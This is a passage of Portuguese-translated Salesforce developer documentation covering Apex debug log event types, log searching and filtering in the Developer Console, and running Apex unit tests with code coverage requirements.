CUMULATIVE_PROFILING	Nenhum	Perfil do Apex	CORRETO e acima
CUMULATIVE_PROFILING_BEGIN	Nenhum	Perfil do Apex	CORRETO e acima
CUMULATIVE_PROFILING_END	Nenhum	Perfil do Apex	CORRETO e acima

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
DML_BEGIN	Número da linha, operação (como <code>Inserir</code> , <code>Atualizar</code> , etc.), nome ou tipo de registro e número de linhas passadas na operação DML	BD	INFORMAÇÕES e acima
DML_END	Número da linha	BD	INFORMAÇÕES e acima
EMAIL_QUEUE	Número da linha	Código do Apex	INFORMAÇÕES e acima
ENTERING_MANAGED_PKG	Namespace do pacote	Código do Apex	INFORMAÇÕES e acima
EXCEPTION_THROWN	Número da linha, tipo de exceção e mensagem	Código do Apex	INFORMAÇÕES e acima
EXECUTION_FINISHED	Nenhum	Código do Apex	ERRO e acima
EXECUTION_STARTED	Nenhum	Código do Apex	ERRO e acima
FATAL_ERROR	Tipo de exceção, mensagem e rastreamento de pilha	Código do Apex	ERRO e acima
FLOW_ACTIONCALL_DETAIL	ID da entrevista, nome do elemento, tipo de ação, enumeração ou ID da ação, se a chamada para a ação foi bem-sucedida e mensagem de erro	Fluxo de trabalho	MAIS EXATO e acima
FLOW_ASSIGNMENT_DETAIL	ID de entrevista, referência, operador e valor	Fluxo de trabalho	MAIS EXATO e acima
FLOW_BULK_ELEMENT_BEGIN	ID de entrevista e tipo de elemento	Fluxo de trabalho	CORRETO e acima
FLOW_BULK_ELEMENT_DETAIL	ID de entrevista, tipo de elemento, nome do elemento, número de registros e tempo de execução	Fluxo de trabalho	MAIS EXATO e acima
FLOW_BULK_ELEMENT_END	ID de entrevista, tipo de elemento, nome do elemento e número de registros	Fluxo de trabalho	CORRETO e acima
FLOW_CREATE_INTERVIEW_BEGIN	ID da organização, ID da definição e ID da versão	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_CREATE_INTERVIEW_END	ID de entrevista e nome do fluxo	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_CREATE_INTERVIEW_ERROR	Mensagem, ID da organização, ID da definição e ID da versão	Fluxo de trabalho	ERRO e acima
FLOW_ELEMENT_BEGIN	ID de entrevista, tipo de elemento e nome do elemento	Fluxo de trabalho	CORRETO e acima

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
FLOW_ELEMENT_DEFERRED	Tipo e nome do elemento	Fluxo de trabalho	CORRETO e acima
FLOW_ELEMENT_END	ID de entrevista, tipo de elemento e nome do elemento	Fluxo de trabalho	CORRETO e acima
FLOW_ELEMENT_ERROR	Mensagem, tipo de elemento e nome do elemento (exceção de tempo de execução do fluxo)	Fluxo de trabalho	ERRO e acima
FLOW_ELEMENT_ERROR	Mensagem, tipo de elemento e nome do elemento (spark não encontrado)	Fluxo de trabalho	ERRO e acima
FLOW_ELEMENT_ERROR	Mensagem, tipo de elemento e nome do elemento (exceção do designer)	Fluxo de trabalho	ERRO e acima
FLOW_ELEMENT_ERROR	Mensagem, tipo de elemento e nome do elemento (limite do designer excedido)	Fluxo de trabalho	ERRO e acima
FLOW_ELEMENT_ERROR	Mensagem, tipo de elemento e nome do elemento (exceção de tempo de execução do designer)	Fluxo de trabalho	ERRO e acima
FLOW_ELEMENT_FAULT	Mensagem, tipo de elemento e nome do elemento (caminho incorreto utilizado)	Fluxo de trabalho	AVISO e acima
FLOW_INTERVIEW_PAUSED	ID da entrevista, nome do fluxo e motivo pelo qual o usuário pausou	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_INTERVIEW_RESUMED	ID de entrevista e nome do fluxo	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_LOOP_DETAIL	ID de entrevista, índice e valor O índice é a posição, na variável da coleção, para o item no qual o loop está operando.	Fluxo de trabalho	MAIS EXATO e acima
FLOW_RULE_DETAIL	ID de entrevista, nome da regra e resultado	Fluxo de trabalho	MAIS EXATO e acima
FLOW_START_INTERVIEW_BEGIN	ID de entrevista e nome do fluxo	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_START_INTERVIEW_END	ID de entrevista e nome do fluxo	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_START_INTERVIEWS_BEGIN	Solicitações	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_START_INTERVIEWS_END	Solicitações	Fluxo de trabalho	INFORMAÇÕES e acima
FLOW_START_INTERVIEWS_ERROR	Mensagem, ID de entrevista e nome do fluxo	Fluxo de trabalho	ERRO e acima

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
FLOW_SUBFLOW_DETAIL	ID da entrevista, nome, ID da definição e ID da versão	Fluxo de trabalho	MAIS EXATO e acima
FLOW_VALUE_ASSIGNMENT	ID de entrevista, chave e valor	Fluxo de trabalho	MAIS EXATO e acima
FLOW_WAIT_EVENT_RESUMING_DETAIL	ID de entrevista, nome do elemento, nome do compromisso e tipo de compromisso	Fluxo de trabalho	MAIS EXATO e acima
FLOW_WAIT_EVENT_WAITING_DETAIL	ID de entrevista, nome do elemento, nome do compromisso, tipo de compromisso e se as condições foram atendidas	Fluxo de trabalho	MAIS EXATO e acima
FLOW_WAIT_RESUMING_DETAIL	ID da entrevista, nome do elemento e ID permanente da entrevista	Fluxo de trabalho	MAIS EXATO e acima
FLOW_WAIT_WAITING_DETAIL	ID da entrevista, nome do elemento, número de compromissos aguardados pelo elemento e ID permanente da entrevista	Fluxo de trabalho	MAIS EXATO e acima
HEAP_ALLOCATE	Número da linha e número de bytes	Código do Apex	MAIS EXATO e acima
HEAP_DEALLOCATE	Número da linha e número de bytes desalocados	Código do Apex	MAIS EXATO e acima
IDEAS_QUERY_EXECUTE	Número da linha	BD	O MAIS CORRETO DE TODOS
LIMIT_USAGE_FOR_NS	Namespace e os limites a seguir: <div style="border: 1px solid #ccc; padding: 5px; margin-top: 5px;"> <pre> Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes </pre> </div>	Perfil do Apex	O MAIS CORRETO DE TODOS

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
	<p>Number of record type describes</p> <p>Number of child relationships describes</p> <p>Number of picklist describes</p> <p>Number of future calls</p> <p>Number of find similar calls</p> <p>Number of System.runAs() invocations</p>		
METHOD_ENTRY	Número da linha, o ID de Force.com da classe e a assinatura do método	Código do Apex	CORRETO e acima
METHOD_EXIT	Número da linha, o ID do Force.com da classe e a assinatura do método. Para construtores, as seguintes informações são registradas: Número de linha e nome da classe.	Código do Apex	CORRETO e acima
POP_TRACE_FLAGS	Número da linha, o ID do Force.com da classe ou do acionador que tem seus níveis de registro definidos e que está entrando no escopo, o nome dessa classe ou acionador e as configurações de nível de registro em vigor no momento após a saída desse escopo	Sistema	INFORMAÇÕES e acima
PUSH_NOTIFICATION_INVALID_APP	Namespace do aplicativo, nome do aplicativo. Esse evento ocorre quando o Apex code está tentando enviar uma notificação para um aplicativo que não existe na organização ou não está ativado para push.	Código do Apex	ERRO
PUSH_NOTIFICATION_INVALID_CERTIFICATE	Namespace do aplicativo, nome do aplicativo. Este evento indica que o certificado é inválido. Por exemplo: expirou.	Código do Apex	ERRO
PUSH_NOTIFICATION_INVALID_NOTIFICATION	Namespace e nome do aplicativo, tipo de serviço (Apple ou Android GCM), ID do usuário, dispositivo, carga (substring), comprimento da carga. Esse evento ocorre quando uma carga de notificação é longa demais.	Código do Apex	ERRO

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
PUSH_NOTIFICATION_NO_DEVICES	Namespace do aplicativo, nome do aplicativo. Esse evento ocorre quando nenhum dos usuários para os quais estamos tentando enviar notificações tem dispositivos registrados.	Código do Apex	DEPURAR
PUSH_NOTIFICATION_NOT_ENABLED	Esse evento ocorre quando as notificações por push não estão ativadas na sua organização.	Código do Apex	INFORMAÇÕES
PUSH_NOTIFICATION_SENT	Namespace do aplicativo, nome do aplicativo, tipo de serviço (Apple ou Android GCM), ID do usuário, dispositivo, carga (substring) Este evento registra que uma notificação foi aceita para o envio. Não garantimos a entrega da notificação.	Código do Apex	DEPURAR
PUSH_TRACE_FLAGS	Número da linha, o ID do Force.com da classe ou do acionador que tem seus níveis de registro definidos e que está saindo do escopo, o nome dessa classe ou acionador e as configurações de nível de registro em vigor no momento após entrada nesse escopo.	Sistema	INFORMAÇÕES e acima
QUERY_MORE_BEGIN	Número da linha	BD	INFORMAÇÕES e acima
QUERY_MORE_END	Número da linha	BD	INFORMAÇÕES e acima
QUERY_MORE_ITERATIONS	Número da linha e o número de iterações de <code>queryMore</code>	BD	INFORMAÇÕES e acima
SAVEPOINT_ROLLBACK	Número da linha e nome do Savepoint	BD	INFORMAÇÕES e acima
SAVEPOINT_SET	Número da linha e nome do Savepoint	BD	INFORMAÇÕES e acima
SLA_END	Número de casos, tempo de carregamento, número de marcos de caso a serem inseridos/atualizado/excluídos e novo acionador	Fluxo de trabalho	INFORMAÇÕES e acima
SLA_EVAL_MILESTONE	ID do marco	Fluxo de trabalho	INFORMAÇÕES e acima
SLA_NULL_START_DATE	Nenhum	Fluxo de trabalho	INFORMAÇÕES e acima
SLA_PROCESS_CASE	ID caso	Fluxo de trabalho	INFORMAÇÕES e acima
SOQL_EXECUTE_BEGIN	Número da linha, número de agregações e origem da consulta	BD	INFORMAÇÕES e acima

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
SOQL_EXECUTE_END	Número da linha, número de linhas e duração em milissegundos	BD	INFORMAÇÕES e acima
SOSL_EXECUTE_BEGIN	Número da linha e origem da consulta	BD	INFORMAÇÕES e acima
SOSL_EXECUTE_END	Número da linha, número de linhas e duração em milissegundos	BD	INFORMAÇÕES e acima
STACK_FRAME_VARIABLE_LIST	Número do quadro e lista variável do formulário: <i>Número da variável</i> <i>Valor</i> . Por exemplo: <pre>var1:50 var2:'Hello World'</pre>	Perfil do Apex	CORRETO e acima
STATEMENT_EXECUTE	Número da linha	Código do Apex	MAIS EXATO e acima
STATIC_VARIABLE_LIST	Lista de variável do formulário: <i>Número da variável</i> <i>Valor</i> . Por exemplo: <pre>var1:50 var2:'Hello World'</pre>	Perfil do Apex	CORRETO e acima
SYSTEM_CONSTRUCTOR_ENTRY	Número da linha e a string <init> () com os tipos de parâmetros, se houver, entre os parênteses	Sistema	CORRETO e acima
SYSTEM_CONSTRUCTOR_EXIT	Número da linha e a string <init> () com os tipos de parâmetros, se houver, entre os parênteses	Sistema	CORRETO e acima
SYSTEM_METHOD_ENTRY	Número da linha e assinatura do método	Sistema	CORRETO e acima
SYSTEM_METHOD_EXIT	Número da linha e assinatura do método	Sistema	CORRETO e acima
SYSTEM_MODE_ENTER	Nome do modo	Sistema	INFORMAÇÕES e acima
SYSTEM_MODE_EXIT	Nome do modo	Sistema	INFORMAÇÕES e acima
TESTING_LIMITS	Nenhum	Perfil do Apex	INFORMAÇÕES e acima
TOTAL_EMAIL_RECIPIENTS_QUEUED	Número de emails enviados	Perfil do Apex	CORRETO e acima
USER_DEBUG	Número da linha, nível de log e string fornecida pelo usuário	Código do Apex	DEPURAR e acima por padrão. Se o

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
			usuário definir o nível de registro para o método de <code>System.Debug</code> o evento será registrado no nível, então.
VALIDATION_ERROR	Mensagem de erro	Validação	INFORMAÇÕES e acima
VALIDATION_FAIL	Nenhum	Validação	INFORMAÇÕES e acima
VALIDATION_FORMULA	Origem da fórmula e valores	Validação	INFORMAÇÕES e acima
VALIDATION_PASS	Nenhum	Validação	INFORMAÇÕES e acima
VALIDATION_RULE	Nome da regra	Validação	INFORMAÇÕES e acima
VARIABLE_ASSIGNMENT	Número da linha, nome da variável, uma representação da string do valor da variável e o endereço da variável	Código do Apex	O MAIS CORRETO DE TODOS
VARIABLE_SCOPE_BEGIN	Número da linha, nome da variável, tipo, um valor que indica se a variável pode ser referenciada e um valor que indica se a variável é estática	Código do Apex	O MAIS CORRETO DE TODOS
VARIABLE_SCOPE_END	Nenhum	Código do Apex	O MAIS CORRETO DE TODOS
VF_APEX_CALL	Nome do elemento, nome do método e tipo de retorno	Código do Apex	INFORMAÇÕES e acima
VF_DESERIALIZE_VIEWSTATE_BEGIN	ID do estado de exibição	Visualforce	INFORMAÇÕES e acima
VF_DESERIALIZE_VIEWSTATE_END	Nenhum	Visualforce	INFORMAÇÕES e acima
VF_EVALUATE_FORMULA_BEGIN	ID do estado de exibição e fórmula	Visualforce	MAIS EXATO e acima
VF_EVALUATE_FORMULA_END	Nenhum	Visualforce	MAIS EXATO e acima

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
VF_PAGE_MESSAGE	Texto da mensagem	Código do Apex	INFORMAÇÕES e acima
VF_SERIALIZE_VIEWSTATE_BEGIN	ID do estado de exibição	Visualforce	INFORMAÇÕES e acima
VF_SERIALIZE_VIEWSTATE_END	Nenhum	Visualforce	INFORMAÇÕES e acima
WF_ACTION	Descrição da ação	Fluxo de trabalho	INFORMAÇÕES e acima
WF_ACTION_TASK	Assunto da tarefa, ID da ação, regra, proprietário e data de conclusão	Fluxo de trabalho	INFORMAÇÕES e acima
WF_ACTIONS_END	Resumo das ações executadas	Fluxo de trabalho	INFORMAÇÕES e acima
WF_APPROVAL	Tipo de transição, EntityName: Id de NameField e nome do nó do processo	Fluxo de trabalho	INFORMAÇÕES e acima
WF_APPROVAL_REMOVE	EntityName: Id de NameField	Fluxo de trabalho	INFORMAÇÕES e acima
WF_APPROVAL_SUBMIT	EntityName: Id de NameField	Fluxo de trabalho	INFORMAÇÕES e acima
WF_ASSIGN	Proprietário e ID do modelo do encarregado	Fluxo de trabalho	INFORMAÇÕES e acima
WF_CRITERIA_BEGIN	EntityName: Id de NameField, nome da regra, ID da regra e tipo de acionador (se a regra respeita os tipos de acionador)	Fluxo de trabalho	INFORMAÇÕES e acima
WF_CRITERIA_END	Valor booleano indicando sucesso (verdadeiro ou falso)	Fluxo de trabalho	INFORMAÇÕES e acima
WF_EMAIL_ALERT	ID de ação e regra	Fluxo de trabalho	INFORMAÇÕES e acima
WF_EMAIL_SENT	ID do modelo de email, destinatários e emails CC	Fluxo de trabalho	INFORMAÇÕES e acima
WF_ENQUEUE_ACTIONS	Resumo das ações enfileiradas	Fluxo de trabalho	INFORMAÇÕES e acima
WF_ESCALATION_ACTION	ID do caso e horário comercial	Fluxo de trabalho	INFORMAÇÕES e acima
WF_ESCALATION_RULE	Nenhum	Fluxo de trabalho	INFORMAÇÕES e acima
WF_EVAL_ENTRY_CRITERIA	Nome do processo, ID do modelo de email e valor booleano indicando o resultado (verdadeiro ou falso)	Fluxo de trabalho	INFORMAÇÕES e acima

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
WF_FIELD_UPDATE	EntityName: Id de NameField e nome do objeto ou campo	Fluxo de trabalho	INFORMAÇÕES e acima
WF_FORMULA	Origem da fórmula e valores	Fluxo de trabalho	INFORMAÇÕES e acima
WF_HARD_REJECT	Nenhum	Fluxo de trabalho	INFORMAÇÕES e acima
WF_NEXT_APPROVER	Proprietário, próximo tipo de proprietário e campo	Fluxo de trabalho	INFORMAÇÕES e acima
WF_NO_PROCESS_FOUND	Nenhum	Fluxo de trabalho	INFORMAÇÕES e acima
WF_OUTBOUND_MSG	EntityName: Id de NameField, ID de ação e regra	Fluxo de trabalho	INFORMAÇÕES e acima
WF_PROCESS_NODE	Nome do processo	Fluxo de trabalho	INFORMAÇÕES e acima
WF_REASSIGN_RECORD	EntityName: Id de NameField e proprietário	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RESPONSE_NOTIFY	Nome do notificador, email do notificador e ID de modelo do notificador	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RULE_ENTRY_ORDER	Inteiro e ordem de indicação	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RULE_EVAL_BEGIN	Tipo de regra	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RULE_EVAL_END	Nenhum	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RULE_EVAL_VALUE	Valor	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RULE_FILTER	Critérios de filtro	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RULE_INVOCATION	EntityName: Id de NameField	Fluxo de trabalho	INFORMAÇÕES e acima
WF_RULE_NOT_EVALUATED	Nenhum	Fluxo de trabalho	INFORMAÇÕES e acima
WF_SOFT_REJECT	Nome do processo	Fluxo de trabalho	INFORMAÇÕES e acima
WF_SPOOL_ACTION_BEGIN	Tipo de nó	Fluxo de trabalho	INFORMAÇÕES e acima

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
WF_TIME_TRIGGER	EntityName: Id de NameField, ação de tempo, contêiner da ação de tempo e data/hora da avaliação	Fluxo de trabalho	INFORMAÇÕES e acima
WF_TIME_TRIGGERS_BEGIN	Nenhum	Fluxo de trabalho	INFORMAÇÕES e acima

CONSULTE TAMBÉM:

[Filtragem do registro de depuração para classes do Apex e acionadores do Apex](#)

Pesquisando em um registro de depuração

Para procurar texto em um registro de depuração, use a janela da linha de comando do Console do desenvolvedor.

Antes de ser possível pesquisar, é necessário executar as instruções do Apex para gerar o registro a partir da Janela da linha de comando.

1. Para abrir a Janela da linha de comando, clique em CTRL+L.
2. Execute o código do Apex para gerar um registro:
 - Para inserir instruções do Apex na linha de comando, digite `exec <Apex statements>`.

Por exemplo:

```
exec List<Account> accts = new List<Account>();
for (Integer i=0; i<20; i++){
    Account a = new Account(name='Account Name ' + i);
    accts.add(a);
}
```

- Para executar código que você já inseriu na janela Inserir código do Apex, digite `exec -r`.
3. Após o log ter sido gerado, digite `localizar <string>` para pesquisar o texto especificado.
 Por exemplo: `localizar Nome da conta`.
 Os resultados da pesquisa são exibidos na Janela da linha de comando.
 4. Para fechar a Janela da linha de comando, clique em **CTRL+L**.

CONSULTE TAMBÉM:

[Referência da linha de comando do Console do desenvolvedor](#)

Filtragem do registro de depuração para classes do Apex e acionadores do Apex

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions


Configurando filtros do registro de depuração para classes e acionadores do Apex

A filtragem do registro de depuração oferece um mecanismo para ajuste dos detalhes do registro no nível do acionador e da classe. Isso é especialmente útil ao depurar a lógica do Apex. Por exemplo, para avaliar a saída de um processo complexo, você pode elevar os detalhes do log para uma determinada classe, desativando o registro para outras classes ou acionadores em uma única solicitação.

Quando você substitui os níveis do registro de depuração para uma classe ou acionador, esses níveis de depuração também se aplicam aos métodos de classe que sua classe ou acionador chamada e aos acionadores que são executados como resultado. Todos os métodos e acionadores de classe no caminho de execução herdam as configurações de registro de seu chamador, a menos que tenham essas configurações substituídas.

O diagrama a seguir ilustra os níveis de registro de depuração de substituição no nível da classe e do acionador. Para este cenário, suponha que `Class1` esteja causando alguns problemas que você gostaria de ver mais de perto. Para isso, os níveis do registro de depuração de `Class1` são elevados para a granularidade mais fina. `Class3` não substitui esses arquivos de log, e portanto herda os filtros de depuração granulares de `Class1`. No entanto, `UtilityClass` já foi testado e deve funcionar adequadamente, portanto possui seus filtros de log desativados. Da mesma forma, `Class2` não está no caminho do código que causa um problema, portanto tem seu registro minimizado para registrar apenas erros da categoria Apex Code. `Trigger2` herda essas configurações de registro de `Class2`.

Ajustando o registro de depuração para classes e acionadores



A seguir, há um exemplo de pseudo-código em que o diagrama está baseado.

1. `Trigger1` chama um método de `Class1` e outro método de `Class2`. Por exemplo:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` chama um método de `Class3`, que, por sua vez, chamada um método de uma classe de utilitário. Por exemplo:

```
public class Class1 {
    public static void someMethod() {
```

```
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. Class2 causa a execução de um acionador Trigger2. Por exemplo:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

CONSULTE TAMBÉM:

[Níveis de registro de depuração](#)

Testar

Testando suas alterações

Esta seção contém informações sobre testes de alterações.

- [Sobre testes de unidade do Apex](#)
- [Trabalhar com Execução de teste do Apex](#)
- [Executar testes no Console do desenvolvedor](#)
- [Executando o código do apex anônimo](#)

Sobre testes de unidade do Apex

O teste é fundamental para o sucesso do seu aplicativo, principalmente se este for implantado nos clientes. Se você confirmar que o aplicativo funciona conforme esperado e que não há comportamentos inesperados, seus clientes confiarão mais em você.

Para facilitar o desenvolvimento de código robusto e livre de erros, o Apex suporta a criação e execução de *testes de unidade*. Testes de unidade são métodos de classe que verificam se uma determinada parte do código está funcionando corretamente. Os métodos de teste da unidade não levam argumentos, não confirmam dados para o banco de dados, não enviam emails e são marcados com a palavra-chave `testMethod` na definição do método.

Você pode executar testes de unidade para:

- Uma classe específica
- Um subconjunto de classes
- Todos os testes de unidade em sua organização

Todos os testes do Apex que são iniciados na interface do usuário do Salesforce (incluindo o Console do desenvolvedor) são executados de forma assíncrona e em paralelo. As classes de teste do Apex são colocadas na fila de trabalho do Apex para execução. O número máximo de classes de teste que é possível executar em um período de 24 horas é maior que 500 ou 10 vezes o número de classes de teste na organização. Para organizações com sandbox e Developer Edition, o limite é mais alto e é o maior de 500 ou 20 multiplicado pelo número de classes de teste na organização.

Cobertura de código por teste de unidade

Para poder implantar o código ou compactá-lo para o AppExchange Force.com, a seguinte condição deve ser verdadeira:

- Pelo menos, 75% do seu código do Apex deve ser coberto por testes de unidade, e todos esses testes devem ser concluídos com êxito.

Observe o seguinte:

- Ao implantar o Apex em uma organização de produção, cada teste de unidade no namespace de sua organização será executado por padrão.
- Chamadas para `System.debug` não são contadas como parte da cobertura de código do Apex.
- Métodos e classes de teste não são contados como parte da cobertura de código do Apex.
- Embora apenas 75% de seu código Apex seja coberto por testes, seu foco não deve ser no percentual de código coberto. Em vez disso, você deve certificar-se de que cada caso de uso de seu aplicativo está coberto, incluindo casos positivos e negativos, bem como registros individuais e em lote. Isso deve levar à cobertura de 75% ou mais do código por testes de unidade.

- Cada acionador deve ter alguma cobertura de teste.
- Todas as classes e acionadores devem ser compilados corretamente.

Se o teste chamar outra classe ou fizer um acionador ser executado, o Apex será incluído no total usado para calcular a porcentagem de código coberto.

Após a execução dos testes, os resultados de cobertura de código estarão disponíveis no Console do desenvolvedor.

Para gerar os resultados de cobertura de código, execute primeiro os testes usando um dos métodos a seguir:

- Para executar testes a partir do Console do desenvolvedor, consulte [Criar uma execução de teste](#).

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

Os pacotes gerenciados não estão disponíveis em **Database.com**.

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- “Apex do autor”

- Para executar todos os testes, em Configuração, insira *Apex* na caixa *Busca rápida*, selecione **Classes do Apex** e clique em **Executar todos os testes**.
- Para executar testes para uma classe individual, em Configuração, insira *Apex* na caixa *Busca rápida* e selecione **Execução de teste do Apex**. Clique em **Selecionar testes...** para selecionar as classes que contêm os testes que deseja executar e clique em **Executar**.

Após executar os testes, veja os resultados de cobertura de código no Console do desenvolvedor, incluindo as linhas de códigos que são cobertas por testes de uma classe ou acionador individual. Consulte [Verificando a cobertura de código](#).

CONSULTE TAMBÉM:

[Trabalhar com Execução de teste do Apex](#)

http://www.salesforce.com/us/developer/docs/apexcode/Content/apex_code_coverage_best_pract.htm

Execução de teste do Apex

Trabalhar com Execução de teste do Apex

1. Em Configuração, insira *Execução de teste do Apex* na caixa *Busca rápida* e selecione **Execução de teste do Apex**.

2. Clique em **Selecionar testes...**

 **Nota:** Se você tiver as classes do Apex que são instaladas de um pacote gerenciado, deve compilar essas classes clicando inicialmente em **Compilar todas as classes** na página *Classes do Apex* para que apareçam na lista. Consulte [Gerenciar classes do Apex](#) na página 56.

3. Selecione os testes a serem executados. A lista de testes inclui somente as classes que contêm métodos de teste.

- Para selecionar os testes de um pacote gerenciado instalado, selecione na lista suspensa o namespace correspondente ao pacote gerenciado. Somente as classes do pacote gerenciado com o namespace selecionado aparecem na lista.
- Para selecionar os testes que existem localmente na sua organização, selecione **[Meu Namespace]** na lista suspensa. Somente classes locais que não são de pacotes gerenciados aparecem na lista.
- Para selecionar qualquer teste, selecione **[Todos Namespaces]** na lista suspensa. Todas as classes na organização aparecem, independente ou não de serem de um pacote gerenciado.

 **Nota:** As classes cujos testes estão em execução não aparecem na lista.

4. Clique em **Executar**.

Após selecionar as classes de testes a serem executadas, elas são colocadas na fila de trabalho do Apex para execução. O número máximo de classes de teste que é possível selecionar para execução é maior que 500 ou 10 multiplicado pelo número de classes de teste na organização por um período de 24 horas. Para organizações com sandbox e Developer Edition, o limite é mais alto e é o maior de 500 ou 20 multiplicado pelo número de classes de teste na organização.

Enquanto os testes estão em execução, você pode selecionar um ou mais testes e clicar em **Anular** para cancelá-lo.

Após a conclusão da execução de um teste, você pode:

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer** e **Database.com** Editions

PERMISSÕES DO USUÁRIO

Para definir, editar, excluir, definir a segurança, definir as configurações da versão, mostrar dependências e executar testes de classes do Apex:

- "Apex do autor"

- Clicar no teste para ver detalhes do resultado; ou, se um teste falhar, serão exibidos a primeira mensagem de erro e o rastreamento de pilha.
- Clicar em **Exibir** para ver o código de origem do Apex.

 **Nota:** Os resultados do teste são exibidos por 60 minutos depois que a execução é concluída.

Use a página Resultados de teste do Apex para ver todos os resultados de teste de sua organização. Em Configuração, insira *Apex* na caixa Busca rápida, selecione **Execução de teste do Apex** e clique em **Exibir histórico de teste**.

Use o Console do desenvolvedor para ver informações adicionais sobre a execução de teste:

1. Abra o Console do desenvolvedor.
2. Execute seus testes usando a página Execução de teste do Apex.
3. Marque o Console do desenvolvedor para percorrer a solicitação.

Desativando a execução paralela de testes

Os testes que são iniciados na interface do usuário do Salesforce (incluindo o Console do desenvolvedor) são executados em paralelo. A execução de testes em paralelo pode acelerar o tempo de execução do teste. Às vezes, a execução de testes em paralelo resulta em problemas de contenção de dados. Nesses casos, é possível desativá-la. Especificamente, podem ocorrer problemas de contenção de dados e erros `UNABLE_TO_LOCK_ROW` nos casos a seguir.

- Quando os testes atualizam os mesmos registros ao mesmo tempo. Geralmente, a atualização dos mesmos registros ocorre apenas quando os testes não criam seus próprios dados e desligam o isolamento de dados para acessar os dados da organização.
- Quando ocorre um impasse nos testes que estão sendo executados em paralelo e há a tentativa de criar registros com valores duplicados no campo de índice. Os dados do teste são consolidados quando a execução de um método de teste é concluída. Ocorre um impasse quando um teste em execução está aguardando que outro teste em execução consolide os dados. Isso acontece se dois testes inserirem registros com os mesmos valores exclusivos de campo de índice, em ordens diferentes.

Você pode evitar a exibição desses erros desativando a execução de testes em paralelo na interface do usuário do Salesforce:

1. Em Configuração, insira *Execução de teste do Apex* na caixa Busca rápida, selecione **Execução de teste do Apex** e clique em **Opções...**
2. Na caixa de diálogo Opções de execução de testes do Apex, selecione **Desativar teste paralelo do Apex** e clique em **OK**.

Para mais informações sobre dados de teste, consulte "Isolamento de dados de teste de dados da organização em testes de unidade" no [Force.com Apex Code Developer's Guide](#) (Guia do desenvolvedor de código do Apex do Force.com). Essa opção não afeta a ordem de execução dos testes, que continuam sendo executados de forma assíncrona na página de Execução de teste do Apex.

Inspecionando resultados da cobertura de código

Após executar os testes usando a página de Execução de teste de Apex, você poderá ver os detalhes da cobertura do código no Console do desenvolvedor. Consulte [Verificando a cobertura de código](#).

